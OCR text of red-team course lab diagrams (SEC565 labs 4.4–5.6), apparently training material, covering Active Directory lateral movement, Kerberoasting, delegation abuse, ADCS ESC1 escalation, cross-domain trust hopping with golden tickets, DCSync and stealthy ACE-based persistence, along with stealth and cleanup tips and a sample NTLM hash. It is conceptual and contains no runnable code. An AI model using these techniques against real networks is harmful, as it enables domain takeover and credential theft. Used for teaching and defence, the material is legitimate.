- PRIVILEGES
- DEFAULT DACL
- LOGON TYPE
- AUTH PACKAGE
- SESSION ID

TOKEN

USED BY PROCESS TO ACCESS RESOURCES

B. HASH (NTLM) VIEW

USER	::	DOMAIN	::	LM HASH	::	NT HASH
user1	::	CORP	::	AAD3B435B51404EE	::	B846F7EAEE8FB0187AD06D0B30F7588C

USED FOR
- PASS-THE-HASH AUTHENTICATION
- LOCAL / NETWORK RESOURCE ACCESS

C. TICKET (KERBEROS) VIEW

TICKET STRUCTURE
- CLIENT PRINCIPAL
- SERVICE PRINCIPAL
- REALM
- START TIME
- END TIME
- FLAGS
- SESSION KEY
- SIGNATURE

PRESENT TO KDC / SERVICE FOR AUTHENTICATION

LEGEND

- DIRECT FLOW
- OPTIONAL / CONDITIONAL
- RESULT / OUTPUT
- INPUT / SOURCE
- CONTEXT / STATE

KEY TAKEAWAYS

- [x] IMPERSONATION LETS YOU OPERATE AS ANOTHER IDENTITY
- [x] CHOOSE THE TECHNIQUE BASED ON WHAT YOU HAVE
- [x] UNDERSTAND THE CONTEXT AND LIMITATIONS
- [x] HIGHER PRIVILEGES UNLOCK MORE OPPORTUNITIES
- [x] USE IMPERSONATION TO MOVE LATERALLY AND ESCALATE

COMPONENT LEGEND

- USER / IDENTITY
- CREDENTIALS / KEY MATERIAL
- TICKET / SESSION
- HASH / NTLM
- IMPERSONATED CONTEXT
- PROCESS / ACTION

SCALE

20

20

DATE: _____ DRAWN: _____ CHECKED: _____ UNIT: arbitrary SCALE: NTS

SEC565 LAB 4.4

LATERAL MOVEMENT IN ACTIVE DIRECTORY

SUBJECT: LATERAL MOVEMENT IN ACTIVE DIRECTORY | REV: 1.0

① SOCKS PROXYING

- PIVOT THROUGH SOCKS AGENT
- ROUTE TRAFFIC TO INTERNAL SUBNETS
- ACCESS RDP, SMB, WINRM, ETC.
- REDUCES LOCAL FOOTPRINT


② WINRM / POWERSHELL REMOTING

- WINRM OVER HTTP(S) 5985/5986
- POWERSHELL REMOTING
- PASS-THE-HASH / KERBEROS
- FULL INTERACTIVE SHELL
- SCRIPTED OPERATIONS

③ WMI EXECUTION

- WMI OVER DCOM OR WINRM
- EXECUTE COMMANDS
- SPAWN PROCESSES
- QUERY SYSTEM INFORMATION
- EVENT LOG USAGE

LATERAL MOVEMENT NETWORK FLOW



④ DCOM EXECUTION

- DCOM FOR REMOTE EXECUTION
- USE MMC20 / DCOMCNFG
- SPAWN REMOTE PROCESSES
- WMI VIA DCOM
- BROADER COMPATIBILITY


⑤ SCHEDULED TASK EXECUTION

- CREATE REMOTE SCHEDULED TASK
- EXECUTE PAYLOAD
- ON-DEMAND OR DELAYED
- RUN AS SYSTEM / OTHER USER
- CLEANUP AFTER EXECUTION

⑥ SERVICE CREATION

- CREATE REMOTE SERVICE
- STRAT SERVICE TO EXECUTE
- PERSISTENT OR ONE-TIME
- RUN AS SYSTEM
- REMOVE SERVICE AFTER USE


A. REMOTING METHODS VIEW



KEY POINTS

- USE CREDENTIALS OR TICKETS
- WINRM ENABLED VIA GPO OR LOCAL CONFIG
- CONSTRAINED DELEGATION MAY APPLY


B. WMI / DCOM EXECUTION VIEW



NOTES

- DCOM DOES NOT REQUIRE WINRM
- OFTEN FEWER OBVIOUS ARTIFACTS THAN SCHEDULED TASKS OR SERVICE CREATION
- REMOTE PROCESS CREATION AND RPC/DCOM TELEMETRY MAY STILL BE VISIBLE

C. SCHEDULED TASK / SERVICE VIEW



NOTES

- SCHEDULED TASKS WRITE TO EVENT LOGS
- SERVICES MAY LEAVE FILE / REGISTRY ARTIFACTS
- ALWAYS CLEAN UP AFTER EXECUTION

D. LATERAL MOVEMENT METHODS – OPSEC COMPARISON

METHOD	PORT / PROTOCOL	CREDENTIALS	STEALTH (LOW → HIGH)	ARTIFACTS	FLEXIBILITY	PRIV REQUIREMENT	NOTES
SOCKS PROXYING	1080 (TCP)	N/A (TUNNEL)	■■■■□ (HIGH)	LOW	HIGH	LOW	PIVOT FOR MULTIPLE PROTOCOLS
WINRM / PS REMOTING	5985/5986 (TCP)	USER / PASS, HASH, KERBEROS	■■■□□ (MED)	MEDIUM	HIGH	MEDIUM	FULL SHELL, SCRIPTABLE
WMI EXECUTION	135, 49152+ (RPC/DCOM)	HASH, KERBEROS	■■□□□ (MED)	MEDIUM	MEDIUM	MEDIUM	GREAT FOR ENUM & EXEC
DCOM EXECUTION	135, DYNAMIC (RPC/DCOM)	HASH, KERBEROS	■■■□□ (MED-HIGH)	LOW-MEDIUM	MEDIUM	MEDIUM	NO WINRM NEEDED
SCHEDULED TASK	445/135 + RPC	HASH, KERBEROS	■□□□□ (LOW)	HIGH	HIGH	MEDIUM	DELAYED EXEC / PERSIST
SERVICE CREATION	445/135 + RPC	HASH, KERBEROS	■□□□□ (LOW)	HIGH	HIGH	MEDIUM	PERSISTENT IF NOT CLEANED

DATE: _____ DRAWN: _____ CHECKED: _____ UNIT: arbitrary SCALE: NTS

SEC565 LAB 5.1

KERBEROASTING AND UNCONSTRAINED DELEGATION

SUBJECT: KERBEROS ATTACK PATH | REV: 1.0

1. SERVICE TICKET REQUEST

- ATTACKER AUTHENTICATES TO KDC AND OBTAINS TGT
- REQUEST SERVICE TICKET FOR SPECIFIC SPN (TGS-REQ)

TOOLS: RUBEUS, IMPACKET

2. KERBEROAST COLLECTION

- KDC RETURNS TGS-REP WITH SERVICE TICKET
- TICKET IS ENCRYPTED WITH SERVICE ACCOUNT PASSWORD HASH
- COLLECT AND EXTRACT TICKET (KERBEROAST)


TOOLS: RUBEUS, IMPACKET

3. OFFLINE PASSWORD CRACKING

- TICKET CONTAINS THE HASH OF SERVICE ACCOUNT PASSWORD
- PERFORM OFFLINE CRACKING TO RECOVER PLAINTEXT PASSWORD

TOOLS: HASHCAT, JOHN

KERBEROS ATTACK PATH



4. ACCOUNT ABUSE

- USE RECOVERED SERVICE ACCOUNT PASSWORD TO:
  - AUTHENTICATE
  - ACCESS RESOURCES
  - MOVE LATERALLY
  - ESCALATE PRIVILEGES

TOOLS: PSEXEC, WINRM, SMB

5. UNCONSTRAINED DELEGATION

- COMPROMISE ACCOUNT WITH UNCONSTRAINED DELEGATION RIGHTS
- SERVICE CAN AUTHENTICATE TO ANY SERVICE ON BEHALF OF ANY USER

TOOLS: RUBEUS, MIMIKATZ

6. TICKET MONITORING

- CAPTURE TGTs FROM MEMORY ON DELEGATING HOST
- LOOK FOR ADMIN / HIGH VALUE USER TICKETS

TOOLS: RUBEUS, MIMIKATZ

7. DCSYNC OBJECTIVE


- USE HIGH PRIVILEGE CREDENTIALS OR TICKETS TO DCSYNC AGAINST DOMAIN CONTROLLER
- RETRIEVE NTLM HASHES FOR ALL ACCOUNTS
- COMPLETE DOMAIN COMPROMISE

TOOLS: MIMIKATZ (LSADUMP::DCSYNC)


INSET STUDIES

A. TICKET (TGS-REP) STRUCTURE

B. OFFLINE CRACKING OVERVIEW



C. UNCONSTRAINED DELEGATION FLOW



COMMON SPNs FOR ROASTING

SERVICE	SPN EXAMPLE
MSSQL	MSSQLSvc/sql01.domain.local:1433
HTTP	HTTP/web01.domain.local
LDAP	LDAP/dc01.domain.local
CIFS	CIFS/fs01.domain.local
HOST	HOST/workstation01.domain.local

INDICATORS & OPSEC CONSIDERATIONS

- KDC EVENT ID 4769 SPIKES (TGS REQUESTS)
- MULTIPLE TGS REQUESTS FOR SERVICE SPNs
- MONITOR UNUSUAL SERVICE TICKET VOLUME
- ROAST OFF-HOURS, USE STEALTHY ENU METHODS
- CLEAR TICKETS & CREDENTIALS AFTER USE

KEY TAKEAWAYS

- [x] KERBEROASTING TARGETS SERVICE ACCOUNTS
- [x] CRACKED PASSWORDS ENABLE LATERAL MOVEMENT
- [x] UNCONSTRAINED DELEGATION EXPOSES ALL USERS
- [x] TICKET ACCESS + DCSYNC = DOMAIN TAKEOVER
- [x] MONITOR, MINIMIZE, CLEAN UP

LEGEND

KERBEROS FLOW | DELEGATION FLOW | DATA FLOW | PRINCIPAL / USER | SYSTEM / HOST | TICKET

DRAWN: _____
CHECKED: _____
DATE: _____

UNIT: arbitrary
SCALE: NTS

0 10 20

SEC565 LAB 5.2

RESOURCE BASED CONSTRAINED DELEGATION

SUBJECT: RESOURCE BASED CONSTRAINED DELEGATION (RBCD) | REV: 1.0

ATTACKER WORKSTATION

User / Attacker
(Low Privileged)

DOMAIN CONTROLLER

(KDC)

- Authenticates principals
- Issues TGTs
- Issues service tickets

RBCD ATTACK CONTROL FLOW

1 ENUMERATE TARGET & RIGHTS

- Identify target computer (db01)
- Confirm write permissions on msDS-AllowedToActOnBehalfOfOtherIdentity

2 ACL MANIPULATION ON db01

ATTACKER (PRINCIPAL) → WRITE DACL: msDS-AllowedToActOnBehalfOfOtherIdentity Add: svc_migration$ → db01 (TARGET)

3 LINK svc_migration$ TO db01

svc_migration$ (CONTROLLED PRINCIPAL) → db01 (RESOURET)

4 S4U2SELF - ACT AS USER

USER (VICTIM) → S4U2SELF TICKET → svc_migration$ (SERVICE)

5 S4U2PROXY - REQUEST SERVICE TICKET

S4U2SELF TICKET → S4U2PROXY TICKET → db01 (TARGET SERVICE)

6 DELEGATED SERVICE TICKET OBTAINED

DELEGATED TICKET → ACCESS GRANTED TO SERVICES ON db01

7 CODE EXECUTION ON TARGET SERVER

ATTACKER (THROUGH RBCD) → EXECUTE COMMANDS → db01 (TARGET)

TARGET SERVER db01

- Resource with constrained delegation configured
- Accepts S4U2Proxy on behalf of allowed principals

DELEGATED SERVICE

e.g. cifs/db01.domain.local

- Service running on db01 that accepts delegated service tickets

END GOAL

Run code as any domain user on target services of db01

LEGEND

- DIRECT FLOW
- KERBEROS FLOW
- ACL / WRITE FLOW
- STEP NUMBER
- SERVER / HOST
- PRINCIPAL / USER
- KERBEROS TICKET
- CREDENTIAL / KEY

A. ACL VIEW ON db01

msDS-AllowedToActOnBehalfOfOtherIdentity

ACE TYPE	SECURITY PRINCIPAL	RIGHTS
ALLOW	svc_migration$	CONTROL_ACCESS
ALLOW	other_service$	CONTROL_ACCESS
ALLOW	backup_svc$	CONTROL_ACCESS
ALLOW	...	CONTROL_ACCESS

CONTROL_ACCESS = ADS_RIGHT_DS_CONTROL_ACCESS
(Allows RBCD when principal is trusted to act on behalf of users to this resource)

INSET STUDIES

S4U2SELF (User to Service)

USER (VICTIM) → S4U2SELF TICKET → svc_migration$ (SERVICE)

S4U2PROXY (Service to Target Service)

S4U2SELF TICKET → S4U2PROXY TICKET → db01 (TARGET SERVICE)

C. TARGET EXECUTION VIEW

SERVICE ACCESS ON db01

CIFS | HOST | RPC | ...

EXECUTE COMMAND → CODE EXECUTION AS USER CONTEXT

KEY POINTS

- RBCD is configured on the resource (db01), not the user.
- Attacker needs WRITE_DACL on the target computer object.
- msDS-AllowedToActOnBehalfOfOtherIdentity stores trusted principals allowed to act on behalf of users.
- Relies on S4U2Self and S4U2Proxy Kerberos extensions.
- Works without knowing the password / hash of the victim.

REQUIREMENTS

- Valid domain account with rights to modify target computer object (db01).
- Controlled account (e.g., svc_migration$).
- SPNs configured on target services.
- Network access to KDC and target services.

OPSEC CONSIDERATIONS

- Modifying the computer object generates directory change events.
- Monitor for unusual S4U2Self / S4U2Proxy patterns.
- Clean up: remove ACE after use.
- Avoid noisy enumeration where possible.

DRAWN: _____ DATE: _____
CHECKED: _____ SCALE: NTS

0 5 10 15 20

SEC565 LAB 5.3

ACTIVE DIRECTORY CERTIFICATE SERVICES ABUSE

SUBJECT: ADCS ABUSE WORKFLOW | REV: 1.0

ATTACKER WORKSTATION

- Low Privileged User
- Domain Authenticated

DOMAIN CONTROLLER

- Authenticates Users
- Issues TGTs
- LDAP / Kerberos

ENTERPRISE CA

- AD CS Enterprise CA
- Issues Certificates
- Publishes Templates

ADCS ABUSE WORKFLOW

1 DISCOVER VULNERABLE CERTIFICATE TEMPLATES

- Enumerate certificate templates
- Identify misconfigurations
- ESC1 / ESC2 / ESC3 / ESC4 / ESC6 / ESC7
- Enrollee Supplies Subject / Client Auth

2 REQUEST CERTIFICATE

- Use vulnerable template
- Specify target identity
- Submit CSR to CA

3 ISSUED CERTIFICATE RECEIVED

- Certificate issued by Enterprise CA
- Contains target identity (e.g. DA)
- Has valid EKU (Client Authentication)

4 OBTAIN TGT AS DOMAIN ADMIN

- Use certificate for PKINIT
- Authenticate to KDC
- Receive TGT as Domain Admin

5 IMPORT TGT

- Import TGT into current session
- Pass-the-ticket (Sekurlsa / Rubeus)
- Elevated to Domain Admin context

6 ACCESS DOMAIN RESOURCES

- Access any resource as DA
- Enumerate domain
- Prepare for replication

7 DCSYNC (DOMAIN ADMIN)

- DCSync from Domain Controller
- Replicate password hashes
- Full domain compromise

ACTIVE DIRECTORY

- Users, Groups, Computers
- Certificate Templates
- ACLs & Permissions

KDC

- Issues TGTs
- Validates Certificates

TARGET DOMAIN

- Domain Resources
- Sensitive Data
- Replication (DCSync)

INSET STUDIES

A. VULNERABLE TEMPLATE EXAMPLE

TEMPLATE: UserAuthentication

SETTING	VALUE
Enrollee Supplies Subject	✓
Client Authentication EKU	✓
Requires Approval	✗
Authorized Signatures	0
Permissions	Authenticated Users

ESC1: Low-priv user can request cert for another user (e.g. DA)


B. ISSUED CERTIFICATE (ABSTRACT)

CERTIFICATE

```
Subject            : CN=Administrator, CN=Users, DC=corp, DC=local
Issuer             : CN=CORP-CA, DC=corp, DC=local
Serial Number      : 4A 7F 2C 91 B8 37 ...
Valid From         : 2024-05-01 10:00:00
Valid To           : 2025-05-01 10:00:00
Enhanced Key Usage : Client Authentication (1.3.6.1.5.5.7.3.2)
Key Usage          : Digital Signature, Key Encipherment
```

Issued by Enterprise CA for target identity

C. TGT TO DCSYNC FLOW



KEY POINTS

- Misconfigured certificate templates enable escalation.
- Certificates can be used with PKINIT to obtain TGTs.
- TGT as Domain Admin allows full domain control.
- DCSync provides all password hashes in the domain.
- Clean up: revoke certificates and monitor issuance.

REQUIREMENTS

- Authenticated user with enroll rights.
- Vulnerable template (ESC1/2/3/4/6/7).
- Enterprise CA reachable.
- PKINIT enabled on domain.
- Network access to KDC and DC.

OPSEC CONSIDERATIONS

- Minimize certificate requests.
- Avoid noisy enumeration.
- Monitor CA logs for anomalies.
- Use stealthy tooling and ticket handling.
- Clean artifacts after operations.

LEGEND

- DIRECT FLOW
- DEPENDENCY FLOW
- OPTIONAL FLOW
- USER / PRINCIPAL
- SYSTEM / HOST
- KERBEROS TICKET
- CERTIFICATE

DRAWN: _____
CHECKED: _____
DATE: _____


UNIT: arbitrary
SCALE: NTS


0 5 10 15 20


SEC565 LAB 5.4


HOPPING THE TRUST: PARENT-CHILD

SUBJECT: CROSS-FOREST COMPROMISE VIA PARENT-CHILD TRUST | REV: 1.0









KEY POINTS

- Compromise child domain at high privilege.
- DCSync child domain to obtain krbtgt hash.
- Forge golden ticket for child domain.
- Inject parent DA SID into SID history.
- Use transitive trust to access parent domain.
- DCSync parent domain for full compromise.

REQUIREMENTS

- High privilege in child domain (DA).
- DCSync rights on child DC.
- Parent-child trust (transitive).
- Ability to forge golden ticket.
- SID of parent domain Domain Admins group.

OPSEC CONSIDERATIONS

- Monitor for DCSync (4662) activity.
- Abnormal SID history entries.
- Golden ticket usage anomalies.
- Trust traversal authentication events.
- Limit krbtgt hash exposure and reuse.

LEGEND
DIRECT FLOW
TRUST / TRANSITIVE FLOW
DATA / MATERIAL FLOW

SERVER / DC
DATABASE
KEY / SECRET
TICKET
USER / IDENTITY
TRUST / SECURITY

DRAWN: _____
CHECKED: _____
DATE: _____

UNIT: arbitrary
SCALE: NTS

0 5 10 15 20

SEC565 LAB 5.5

HOPPING THE TRUST: TREE-ROOT

SUBJECT: CROSS-FOREST COMPROMISE VIA TREE-ROOT TRUST | REV: 1.0

1. INITIAL FOOTHOLD

- Initial Access in Child Domain
- Low Privileged User

2. PRIVILEGE ESCALATION THROUGH AD MISCONFIGURATIONS


Enumerate Misconfigs → Abusable Permissions → Escalate to Domain Admin

3. PARENT-CHILD TRUST ABUSE

Child Domain — Parent Domain

- Extract Child Domain DA Credentials
- Golden Ticket (Child)
- Access Parent Domain

MULTI-DOMAIN FOREST (EXAMPLE)



TRUST TYPES

- PARENT-CHILD TRUST (TRANSITIVE)
- TREE-ROOT TRUST (TRANSITIVE)
- CROSS-DOMAIN ACCESS (AFTER COMPROMISE)

4. TREE-ROOT TRUST ABUSE

TREE ROOT TRUST

Compromised Parent Domain (parentA.local) — Root Domain (root.local)

- Present Golden Ticket (Parent)
- Trust is Transitive
- Access Root Domain

5. ROOT DOMAIN COMPROMISE

Elevate in Root Domain → Domain Admin (root.local) → Full Control of Forest

- DCSync Rights to "Domain Admins"
- KRBTGT Hash of Root Domain
- Golden Ticket (Root)

6. CROSS-DOMAIN DCSYNC OBJECTIVES

A. TRUST CHAIN VIEW

PARENT-CHILD TRUST (TRANSITIVE)
TREE-ROOT TRUST (TRANSITIVE)

B. ROOT DOMAIN CONTROL PANEL

root.local (DA)

- ☑ Read All Domain NCs
- ☑ Replicate Directory Changes
- ☑ Replicate Directory Changes All
- ☑ Manage Enterprise Admins
- ☑ KRBTGT Control

= DCSYNC CAPABLE

C. FINAL COMPROMISE VIEW

FOREST COMPROMISED

KEY TAKEAWAYS

- Gain DA in a child domain.
- Abuse parent-child trust to reach a parent domain.
- Abuse tree-root trust to access the root domain.
- Compromise root to control the entire forest.
- DCSync across all domains in the forest.

OPSEC CONSIDERATIONS

- Minimize inter-domain authentication events.
- Monitor 4768/4769, 4672, 4662, 5136, 4742.
- Unusual DCSync (4662) is highly detectable.
- Use built-in tools and normal protocols.
- Clean up artifacts and tickets.

LEGEND: PARENT-CHILD TRUST; TREE-ROOT TRUST; CROSS-DOMAIN ACCESS; USER / ACCOUNT; DOMAIN CONTROLLER; CREDENTIALS / TICKET

DRAWN: _____
CHECKED: _____
DATE: _____

UNIT: arbitrary
SCALE: NTS

0 5 10 15 20
UNITS

SEC565 | LAB 5.6

AD PERSISTENCE

SUBJECT: ACTIVE DIRECTORY PERSISTENCE THROUGH OBJECT PERMISSIONS | REV: 1.0

1. ACE MANIPULATION

MODIFY ACCESS CONTROL ENTRIES

PRINCIPAL → RIGHTS → ACE → OBJECT

- Add / Modify / Remove ACEs
- Allow / Deny / Inherit
- Generic / Object-specific Rights

2. PRIVILEGED DOMAIN OBJECTS

- DOMAIN ADMINS
- ENTERPRISE ADMINS
- GROUP POLICY OBJECTS
- OU CONTAINER
- USER ACCOUNTS
- COMPUTER ACCOUNTS
- CERTIFICATE TEMPLATES
- DFS / FILESHARE

3. REPLICATION RIGHTS

DC A ⟷ DC B


REPLICATION-RELATED RIGHTS

- DS-Replication-Get-Changes
- DS-Replication-Get-Changes-All
- DS-Replication-Get-Changes-In-Filtered-Set

RESULT

- DCSync / DCShadow
- Credential Theft
- Domain Takeover

AD PERSISTENCE THROUGH OBJECT PERMISSIONS



4. STEALTHY BACKDOOR ROUTES

- Add Self to Privileged Group
- GenericAll on High-Value Object
- Reset Password on Target Account
- GPO Startup / Logon Script
- ESC Abuse via Template ACE
- Write to DFS / Sysvol Share

5. DURABLE RE-ENTRY PATHS

- Scheduled Task via GPO
- Logon Script (User / Computer)
- WMI Event Subscription
- Registry Run Key / RunOnce via GPO
- Shadow Admin Account
- Golden/Silver Ticket Access

6. PERSISTENCE LIFE CYCLE

GAIN ACCESS → ESTABLISH PERSISTENCE → MAINTAIN STEALTH → RE-ENTER ANYTIME → MAINTAIN CONTROL

STEALTH PRINCIPLES

- Least Privilege
- Inherit / Inheritance
- Avoid Direct Membership
- Blend with Legit ACEs
- Monitor for Changes


RESILIENCE FACTORS

- Multi-Vector Persistence
- Survive Password Changes
- Survive Reboots & Updates
- Survive Admin Cleanup
- Survive DC Rebuild

A. ACE PANEL (EXAMPLE)

PRINCIPAL	TYPE	RIGHTS	INHERITANCE	APPLIES TO
USER X	ALLOW	GenericAll	This object only	User Y
